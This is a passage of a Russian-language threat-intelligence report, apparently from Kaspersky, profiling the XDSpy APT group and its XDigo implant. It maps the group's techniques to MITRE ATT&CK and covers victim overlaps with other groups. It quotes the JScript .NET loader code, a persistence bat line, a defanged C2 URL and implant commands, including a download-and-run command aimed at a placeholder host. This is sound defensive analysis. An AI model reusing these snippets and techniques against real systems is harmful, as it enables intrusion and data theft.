Жертв мы определяли как на основании анализа подключений к C2, так и по фактам обнаружения имплантов группы на рабочих станциях, учитывая две последние кампании группы.

Мы нашли только некоторые пересечения этой группировки по жертвам с другими APT-группами, но эти жертвы, видимо, представляют интерес для многих акторов ввиду их специфики (крупный бизнес).

Обнаруженные нами жертвы в основном этой группы принадлежали к следующим сферам:



Государственные (правительственные) учреждения



Производственные предприятия, центры технических компетенций (НИИ и КБ)



Предприятия по добыче и переработке ресурсов

Результаты пересечений следующие:

① общие жертвы с Awaken Likho:	**4**
② общие жертвы с Angry Likho:	**не обнаружены**
③ общие жертвы с Mythic Likho:	**не обнаружены**
④ общие жертвы с Cloud Atlas:	**1**
⑤ общие жертвы с Librarian Likho:	**6**
⑥ общие жертвы с XDSpy:	**3**

Мы обратили внимание на то, что все обнаруженные жертвы были заражены как минимум двумя **другими** APT, что может подтвердить сделанное ранее предположение о том, что эти жертвы интересны многим проукраинским APT-группировкам ввиду их специфики.

Далее мы опишем группу, похожую на GOFFEE по сложности, но имеющую минимум одно существенное отличие. Группа GOFFEE не пытается (и, видимо, никогда не пыталась) остаться незамеченной: атаки «шумные», используется большая инфраструктура, на зараженных машинах остаются следы; атаки длительные, большое внимание уделяется горизонтальному перемещению и долгому присутствию в инфраструктуре жертвы.

В отличие от них, описанная далее группа XDSpy ведет себя иначе. Эти злоумышленники невероятно скрытные: группа известна давно (по данным[18] наших коллег из ESET, группа активна как минимум с 2011 года), однако ее кампании крайне редки: по нашим наблюдениям, злоумышленники проводят примерно одну кампанию в полгода.

Сами кампании также отличаются максимальной скрытностью: фишинг с вредоносными вложениями/ссылками рассылается конкретным жертвам, которых злоумышленники выбирают заблаговременно, на машину жертвы сначала доставляется валидатор/даунлоадер, который оценивает окружение, в котором запустился, и, если все в порядке, загружает главный имплант. Причем инфраструктуры загрузчика и основного импланта не имеют ничего общего.

Более того, имплант отдается жертвам в течение очень короткого времени (во время последней кампании — март 2025 года — этот период составил всего два дня), имплант не закрепляется на машине жертвы, инфраструктура импланта также работает весьма ограниченный период времени, каждой жертве отдается бинарно уникальный имплант. К моменту, когда об очередной кампании злоумышленников становится известно в публичном пространстве, они уже, как правило, закончили. Это позволяло группе долгое время оставаться незамеченными, впрочем, и сейчас детальных исследований активности группы крайне мало.

XDSpy регулярно меняет техники для первой стадии атак. В частности, существенно меняются загрузчики: использовались и эксплойты, и chm-загрузчики, а в последней кампании — .NET загрузчики, которые запускались при помощи легитимных подписанных исполняемых файлов.

Главный имплант, однако, меняется редко, и изменения направлены на улучшение его функциональности (и/или удобства разработки), они не касаются техник избегания детектирования.

Итак, в следующем разделе мы поговорим о, возможно, самой скрытной группировке из описанных в этом отчете — XDSpy.

18 XDSPY: Stealing government secrets...

XDSpy

Описание группировки

В 2023 году наши исследователи открыли[19] угрозу, которая получила уникальное название XDigo, однако уже на этапе подготовки отчета исследователи обратили внимание на тесное сходство вновь обнаруженной угрозы с ранее известной APT — XDSpy, которая была описана коллегами из ESET в 2020 году[20]. Группа XDSpy была известна тем, что последовательно и планомерно занимается хищением важных документов и данных у государственных учреждений Восточной Европы и Балкан с 2011 года. Тщательный анализ кампаний, обнаруженных коллегами и нами (в последней на финальной стадии жертвам отдавался именно имплант XDigo), позволил нам сделать вывод с высокой степенью уверенности что **XDigo — это новая версия основного бэкдора группы XDSpy**, написанная на Golang.

Для последней исследованной кампании (март 2025 года) мы обнаружили около 60 жертв этой угрозы в России, кроме того, мы наблюдали жертвы в Беларуси, Израиле и в Сербии.

География жертв, названия доменов, выполненных при помощи транслитерации русских слов, содержание фишинговых писем, использованных группой (текст которых написан на русском языке), дает нам основания считать что эта группа осуществляет таргетированные атаки против русскоговорящих жертв.

Выделим две особенные черты описанной кампании. Во-первых, атакующие прикладывают существенные усилия для того, чтоб оставаться скрытными: среди прочего использование множества приемов с целью избегания детектирования, малое количество жертв, которым отдается основная полезная нагрузка (валидатор группы тщательно «осматривается» и выбирает исключительно нужных операторам жертв; атакующие стараются максимально скрыть свой основной имплант от исследователей). Применение этих техник позволило группе оставаться незамеченной долгое время и заражать только по-настоящему значимых для операторов жертв.

Мы можем сделать вывод со средней степенью уверенности, что фишинговые письма этой кампании были созданы для конкретных уникальных жертв. Мы с той же степенью уверенности можем предположить что злоумышленники создают бинарно уникальные импланты для каждой жертвы. Эта APT оставалась незамеченной годами, операторы старались быть настолько скрытными, насколько возможно. Мы убеждены, что группа еще активна и в будущем последуют новые ее кампании.

19 “Researcher Notes — Newly discovered XDigo backdoor mimicks XDSpy” APT report.

20 ESET Research: XDSpy

TTPs группировки


Initial Access

T1566.002 Spearphishing Link

Как начальный вектор атаки злоумышленники используют специальным образом созданные фишинговые письма со ссылками, которые ведут на страницы, на которых расположены вредоносные архивы.

Ниже показан типичный пример такого письма с вредоносной ссылкой в тексте.

Рис. 46 | Пример спирфишингового письма группировки



Кликнув на “проект.zip”, пользователь будет перенаправлен на вредоносную ссылку hxxps://vashazagruzka365[.]com/zagruzka/?yay=tZTh2dkaqryn774 и скачает вредоносный архив, содержащий LNK-файл и еще один вложенный архив с расширением “.ini”.

Execution

T1059 Command and Scripting Interpreter

В ходе первоначального заражения атакующие ожидают, что пользователь запустит вредоносный LNK-файл, находящийся во вложенном архиве в фишинговом письме; этот компонент атаки ответственен за запуск всех остальных вредоносных активностей.

Он исполняет внедренный в него .NET-код при помощи `jsc.exe` (который LNK-файл пытается найти по пути `%SystemRoot%\Microsoft.Net\Framework\*jsc.exe`). Этот код ответственен за распаковку всех компонентов вредоноса.

В рассмотренном выше примере после выполнения этого скрипта LNK запускает извлеченный из архива `ycni.ini` файл `R0M5QC92A0.exe`. Всего архив содержит три файла:

- `d3d9.dll` — вредоносная DLL;
- `R0M5QC92A0.exe` — легитимный исполняемый файл, используемый для загрузки вредоносной DLL с использованием техники DLL Hijacking;
- `test.cfg` — PDF-приманка/обманка, которая показывается пользователю с целью создания у него убеждения, что он открыл легитимный файл.

Однако от современных средств защиты от проверенных вендоров такое поведение не может быть скрыто. Мы запустили этот имплант при помощи тех же действий, которые должна была выполнить потенциальная жертва, в эмулируемой среде нашего решения Kaspersky Research Sandbox Вредоносная активность была продетектирована, а исследователь получил расширенную картину происходящего, см. рис. 47-1 и рис. 47-2.

Рис. 47-1 | Граф активностей импланта первой стадии, начало





Рис. 47-2 | Граф активностей импланта первой стадии, окончание



T1059.003 Windows Command Shell

Злоумышленники вызывают `cmd.exe` из LNK-файла для вызова команды "move", например:

```
Process.Start("cmd.exe", "/C move" + System.Reflection.Assembly.
GetExecutingAssembly().Location + " " + System.Reflection.Assembly.
GetExecutingAssembly().Location + "_");
```

Кроме того, они используют `cmd.exe` для выполнения основного кода из LNK-файла с параметром "`/C`" в командной строке.

T1059.007 JavaScript

Операторы этой APT использовали код на JScript .NET в начальном LNK-стартере для извлечения вредоносных файлов из архива и их запуска, например:

```
function Main() {
     var args:String[]=System.Environment.GetCommandLineArgs();
     Directory.CreateDirectory(args[2]);
     System.IO.Compression.ZipFile.ExtractToDirectory(args[1], args[2]);
     System.IO.Compression.ZipFile.ExtractToDirectory(args[2] + "\\" +"ycni.
ini", args[2]);
     Process.Start("cmd.exe ", " / C move " + System.Reflection.Assembly.
GetExecutingAssembly().Location + "" + System.Reflection.Assembly.
GetExecutingAssembly().Location + "_ "); }
```

T1204.001 Malicious Link

В качестве начального вектора атаки, злоумышленники использовали специальным образом подготовленные фишинговые письма со ссылками, которые вели на страницы, где были расположены архивы с вредоносным ПО. Пользователь должен был кликнуть на ссылку и скачать вредоносный архив (но только этого было недостаточно для заражения жертвы).

T1204.002 Malicious File

После скачивания такого архива жертва должна была распаковать его и запустить LNK-стартер для заражения. Злоумышленники пытались убедить жертву сделать это при помощи приемов социальной инженерии.

Persistence

T1547.001 Registry Run Keys / Startup Folder

Загрузчик в случае успешного скачивания импланта создает файл `startapp.bat` в пользовательской startup-директории с таким содержимым, например:

```
Start ""   "%AppData%\SM5G1MVPAAMJ\A8Z94S8TUS.exe" /startup
```

Где `A8Z94S8TUS.exe` — легитимный подписанный Microsoft исполняемый файл, который, в свою очередь, загружает вредоносную DLL (загрузчик APT).

Defense Evasion

T1140 Deobfuscate / Decode Files or Information

Злоумышленники обфусцировали все компоненты кампании: LNK-стартер, например, содержит команду "start", представленную как "^st^art". Кроме того, LNK-стартеры модифицированы таким образом, чтоб парсер ОС нормально работал бы с ними, однако сторонние парсеры не могли бы его нормально обработать. Загрузчик также обфусцирован: предположительно, злоумышленники использовали специальный обфускатор для .NET-кода. Наконец, имплант, написанный на Golang, тоже обфусцирован: все важные строки зашифрованы, извлечь значимые метаданные из импланта без его эмуляции затруднительно.

T1574.001 DLL

Злоумышленники используют легитимное приложение, подписанное Microsoft, "Device Metadata Authoring Wizard" для загрузки с применением техники DLL Hijacking вредоносной `DLL d3d9.dll`, находящейся в том же каталоге, где расположено приложение. "Device Metadata Authoring Wizard" пытается загрузить `d3d9.dll`, но, вместо легитимной DLL из `%SYSTEMROOT%\System32`, загружает DLL с таким же именем из каталога, где расположен сам, а эта DLL является вредоносной (классика DLL Hijacking).

T1070.010 Relocate Malware

LNK-файл и начальный загрузчик способны перемещать вредоносное ПО. Изначально пользователь запускает его из папки, куда оно было загружено, но после в `startapp.bat` загрузчик указывает другой путь к легитимному EXE-файлу и вредоносной DLL, например:

```
Start ""   "%AppData%\SM5G1MVPAAMJ\A8Z94S8TUS.exe" /startup
```

Вредоносный LNK также извлекает файлы, относящиеся к атаке, по заранее определенному пути в директории `%AppData%`.

T1070.004 File Deletion

Имплант удаляет все созданные файлы с расширениями "`.txt`", "`.jpeg`" и "`.enc`" после эксфильтрации. Кроме того, имлпант также способен по команде удалять любой файл, указанный злоумышленником.

T1036.005 Match Legitimate Resource Name or Location

Атакующие пытаются замаскировать свои вредоносные утилиты под легитимные. Например, вредоносная DLL названа `d3d9.dll`, как и легитимная DLL, относящаяся к ПО DirectX. Кроме того, вредоносные утилиты располагаются в директории `%AppData%`, где обычно размещаются легитимные утилиты.

T1036.008 Masquerade File Type

Эта APT использует некоторые файлы с поддельными расширениями. Например, вложенный архив имеет расширение ".ini", а файл-приманка — расширение ".cfg". Все эти поддельные расширения (как и имена файлов) определены в метаданных загрузчика.

T1027.004 Compile After Delivery

Злоумышленники внедрили код на JScript .NET в LNK-стартер и пытаются компилировать и запускать его на машине жертвы при помощи компилятора, который они пытаются искать по маске "%SystemRoot%\Microsoft.Net\Framework*jsc.exe", например:

```
">%TEMP%\JTVNOYF0D7V0.a & for /f %j in ('dir /b /s /a:-d /o:-n
"%SystemRoot%\Microsoft.Net\Framework\*jsc.exe"') do @set "_jsc=%j" & for /L
%i in (1,1,3) do....
```

T1027.008 Stripped Payloads

Атакующие удалили всю значимую и отладочную информацию из загрузчиков и имплантов: все символы удалены, все имена обфусцированы/изменены, нет отладочной информации, никаких значимых улик не сохранилось.

T1027.010 Command Obfuscation

Все команды, полученные имплантом с C2, закодированы при помощи base64 и зашифрованы при помощи RSA, также они подписаны, например:

```
"AehEW...A==|Bd6nH87r..=" (первая часть (до разделителя "|") – это команда,
вторая часть – подпись)
```

T1027.012 LNK Icon Smuggling

LNK-стартеры имеют поддельные иконки из shell32.dll для того, чтобы убедить пользователя, что изначально запущенный файл был легитимным.

T1027.012 Compression

Имплант пакует все собранные данные в ZIP-архивы и шифрует их при помощи AES256.

T1497.001 System Checks

Эта APT реализует множество системных проверок для выявления эмулируемого окружения, они не приводятся здесь для краткости изложения.

Главный имплант также выполняет ряд проверок чтоб убедиться, что окружение не является эмулируемым. После проверки окружения, полезная нагрузка проверяет существует ли в той же папке файл “`config.txt`”. Если существует — считывает его содержимое и расшифровывает его (AES256). После расшифровки имплант получает содержимое этого файла в формате JSON, например:

```
{"CC":"http://[malicious_C2].com/","Extensions":[".doc",".
pdf"],"LastCommandTime":"2025-05-16T02:06:26.0692596-07:00"}
```

Файл содержит новый C2 (если адрес был обновлен с предыдущего C2), список расширений файлов, которые имплант должен похитить у пользователя (если был передан с C2, в противном случае имплант использует зашитый в его тело список расширений) и последнее время получения команды от C2. Если `config.txt` существует, имплант использует информацию из этого файла и считает ее приоритетной.

Discovery

T1083 File and Directory Discovery

Имплант имеет специальную функцию (мы назвали ее '`Grab_ProgramFiles_listing_and_SendToC2`'), которая может собирать списки файлов и директорий из "`C:\Program Files\`" и "`C:\Program Files (x86)\`" (не рекурсивно) и отправлять их на C2. Кроме того, имплант поддерживает команду "list", ее обработчик может собирать список содержимого любой указанной директории.

Collection

T1560.001 Archive via Library

Имплант упаковывает все похищенные файлы в ZIP-архив путем использования специального .NET класса.

T1119 Automated Collection

Имплант способен автоматически похищать пользовательские файлы по расширению (список далее) или же он может быть изменен операторами путем передачи другого списка с C2, который будет сохранен в файле `config.txt`, например:

```
{"CC":"http://[malicious_C2].com/","Extensions":[".doc",".
pdf"],"LastCommandTime":"2025-05-16T02:06:26.0692596-07:00"}.
```

Имплант имеет следующие функции для автоматического сбора и эксфильтрации данных. Мы дали им наши собственные имена, так как оригинальные имена не сохранились.

1. GrabFilesByExt_SendToC2
("`C:\Users\<current_user>`")

Эта процедура предназначена для похищения всех файлов с «интересными» расширениями из всех подпапок папки текущего пользователя. Если файла `config.exe` не существует, имплант использует встроенный список расширений:

```
'.doc', '.docx', '.pdf', '.xls',
'.xlsx', '.ppt', '.pptx', '.zip',
'.rar', '.odt', '.ods', '.rtf', '.txt'
```

2. xGrabClipboard_SendToC2

Имплант постоянно мониторит содержимое буфера обмена, извлекает данные оттуда и отправляет их на C2. Он предварительно сохраняет их в "`%TEMP%\<RandomSubFolder>\<random_10_chars>.txt`".

3. Screenshots_SendToC2

Имплант в бесконечном цикле делает снимки экрана жертвы, сохраняет их в формате JPEG на диске с расширением "`.jpeg`".

4. GrabFilesByExt_SendToC2_from_drives_except_driveC

Эта процедура делает то же, что и GrabFilesByExt_SendToC2, с отличием в том, что похищает файлы не только из пользовательской папки, но и со всех локальных дисков, исключая диск `C:\`.

5. Grab_ProgramFiles_listing_and_SendToC2

Эта процедура собирает списки файлов и каталогов из `C:\Program Files\` и `C:\Program Files (x86)\` (не рекурсивно) и сохраняет их в файлы с именами вида `%TEMP%\<RandomSubFolder>\pf_<random_10_chars>.txt`.

T1115 Clipboard Data

Имплант постоянно мониторит буфер обмена, извлекает данные из него и отправляет их на C2. Перед отправкой он сохраняет их как "`%TEMP%\<RandomSubFolder>\<random_10_chars>.txt`" (например "`\Temp\4152595949\TLrGhSwzcI.txt`").

T1005 Data from Local System

Главная задача импланта заключается в хищении пользовательских файлов из зараженной системы. Он имеет богатую функциональность для достижения этой цели (GrabFilesByExt_SendToC2, GrabClipboard_SendToC2, Screenshots_SendToC2 и т. д.)

T1025 Data from Removable Media

Имплант способен похищать файлы жертвы со всех дисков, включая съемные и сетевые.

T1074.001 Local Data Staging
T1113 Screen Capture

Имплант в бесконечном цикле делает снимки экрана машины жертвы и сохраняет их в формате JPEG с расширением “`.jpeg`”. После этого, пакует их в ZIP-архив без сжатия, шифрует его при помощи AES256 и сохраняет с расширением "`.enc`". Затем — отправляет их на C2 и удаляет все файлы (“`.enc`” и “`.jpeg`”).

Command and Control

T1071.001 Web Protocols

Загрузчики и импланты используют HTTP(S) для взаимодействия с их C2 (при помощи GET- и POST-запросов). Например:

```
hxxps://vashazagruzka365[.]com/zagruzka/?yay=tZTh2dkaqryn774
```

Имплант также начинает цикл коммуникации с C2 для получения команд. Для этого имплант отправляет GET-запросы к C2 (к объекту “`/?r&z=`”).

В ответ C2 отправляет две base64-строки с разделителем “|”, например:

```
"AehEW...A==|Bd6nH87r..="
```

Первая base64-строка содержит зашифрованную команду. Для ее расшифровки имплант использует RSA OAEP с применением закрытого RSA-ключа. Вторая строка содержит цифровую подпись первой. Для проверки цифровой подписи используется захардкоженный публичный ключ.

T1132.001 Standard Encoding

Имплант использует base64 для декодирования всех команд, полученных с C2.

T1573.002 Asymmetric Cryptography

Все команды, полученные с C2, зашифрованы при помощи RSA OAEP; имплант использует захардкоженный закрытый RSA-ключ для их расшифровки.

Exfiltration

T1020 Automated Exfiltration

Имплант может эксфильтровать украденные данные автоматически после их сбора (который, в свою очередь, может быть инициирован командой от C2).

Команды имеют следующий формат: “`команда”!”аргументы`”, например:

```
list!C:\
run!https://[domain].com/[sample].exe!C:\[sample].exe
```

Имплант поддерживает следующие команды:

1. **“`list`”** — поддерживает только один аргумент (путь). В качестве ответа на эту команду имплант формирует файл, названный “`list_%s.txt`”, который содержит список директорий и поддиректорий по пути, который указан в первом аргументе команды. Например,

   ```
   "list!C:\" -> list_c__.txt
   ```

   И отправляет его на C2;

2. **“`run`”** с одним аргументом (путь до файла) — запустить указанный файл. Имплант не поддерживает сокращенные пути и не поддерживает какие-либо аргументы для запускаемого файла;

3. **“`run`”** с двумя аргументами (URL + путь до файла) — скачать файл с указанного URL, сохранить его по указанному пути и запустить его;

4. **“`file`”** только с одним аргументом (путь до файла) — отправляет выбранный файл на C2. Имплант добавляет его в ZIP-архив без сжатия и шифрует AES256 перед отправкой на C2;

5. **“cc”** только с одним аргументом (строка, содержащая новый адрес C2) — обновить адрес C2 и сохранить новый в файле `config.txt`;
6. **“ext”** только с одним аргументом (строка со списком расширений, “, ” — разделитель) — обновить список расширений, сохранить его в config.txt и запустить процедуру GrabFilesByExt_SendToC2;
7. **“del”** только с одним аргументом (путь до файла) — удалить указанный файл.

T1041 Exfiltration Over C2 Channel

Имплант использует установленный канал связи с C2 для выгрузки украденных данных в ходе фазы эксфильтрации.

Имплант отправляет собранные данные на C2 при помощи HTTPS, используя POST-запросы.

Связи в кластере

Как уже отмечалось выше, группа является довольно уникальной и мало похожей на остальные проукраинские группировки, однако мы считаем, что у нас есть достаточно оснований относить APT-группу XDSpy к проукраинским группировкам на основании следующих факторов:

Специфики жертв (некоторые, отметим, заражены не только XDSpy, но и другими проукраинскими группами)

Географии жертв (основные цели у этой группы — в России)

Владение русским языком: подтверждается в целевом фишинге с вредоносными вложениями, в названиях файлов-приманок, написанными на русском языке, а также использование транслитерированных русских слов в именах доменов C2

C2-инфраструктура

Имена используемых доменов написаны с помощью транслитерации русских словосочетаний, например:

- `vashazagruzka365[.]com`
- `beshenayasobaka[.]com`
- `tantsuyushchiykarlik[.]com`
- `chistyyvozdukh[.]com`
- `slomannyymonitor[.]com`
- `zelenyysalat[.]com`
- `sogrevayushchiynapitok[.]com`

Такой же выбор доменов встречается у группы GOFFEE:

- `tvoyrebenok[.]com`

Таблица 15 | Пересечение ASN других групп с XDSpy

APT	Общие с XDSpy ASN
Cloud Atlas	AS47583 (Хостинг-провайдер Hostinger International Limited)
GOFFEE	AS16509 (Хостинг-провайдер Amazon.com, Inc.)

Как и в случае с **множеством других проукраинских APT-группировок**, почти все ASN, использованные злоумышленниками, находились под управлением хостинг-провайдеров (VPS или же обычных хостинговых провайдеров), таким образом, с большой степенью уверенности можно утверждать, что **злоумышленники просто приобретали инфраструктуру вместо использования собственной**.

Жертвы — пересечения, а также специфика отдельных жертв

Жертв этой APT мы, как и в предыдущих случаях, определяли как на основании анализа подключений к C2, так по фактам обнаружения имплантов группы на рабочих станциях. Причем учитывались как жертвы, получившие только загрузчик, так и жертвы, получившие дополнительно имплант (их меньшинство). Исследовались IoC исключительно для кампании марта 2025 года (остальные давно неактуальны и прекратили свою активность).

Полученный перечень жертв (чуть менее 100) был объединен с обобщенным списком жертв ранее рассмотренных APT. В списке были выделены пользователи, которые одновременно оказались жертвами ранее рассмотренных APT и XDSpy.

В результате мы обнаружили множественные пересечения жертв этой APT с жертвами других APT. Более того, мы выделили следующую закономерность: было обнаружено гораздо больше общих жертв этой APT с Librarian Likho и Cloud Atlas, пересечений по жертвам с остальными группами кластера Likho было значительно меньше.

Обнаруженные нами таким образом жертвы в основном принадлежали к следующим сферам:

- Государственные (правительственные) учреждения
- Производственные предприятия, научно-исследовательские учреждения, конструкторские бюро
- Энергетические предприятия
- Ресурсодобывающие предприятия

Отметим, что, хотя изначальное количество жертв этой APT было невелико (менее 100), гораздо большее количество жертв имели пересечения с другими группировками. Принимая во внимание специфику XDSpy, а также функциональность других групп, можем выдвинуть следующую гипотезу: XDSpy может использоваться злоумышленниками для первоначального хищения данных с машины жертвы, если же жертва после анализа украденного кажется интересной — злоумышленники заражают ее при помощи APT, обеспечивающих длительное присутствие — GOFFEE, Cloud Atlas, Librarian Likho. Этим, кстати, и объясняется незначительное пересечение жертв XDSpy и APT-кластера Likho, который также часто используется для мгновенного хищения данных.

Результаты пересечений следующие:

① общие жертвы с Awaken Likho:	**2**
② общие жертвы с Angry Likho:	**2**
③ общие жертвы с Mythic Likho:	**не обнаружены**
④ общие жертвы с Cloud Atlas:	**12**
⑤ общие жертвы с GOFFEE:	**3**
⑥ общие жертвы с Librarian Likho:	**24**

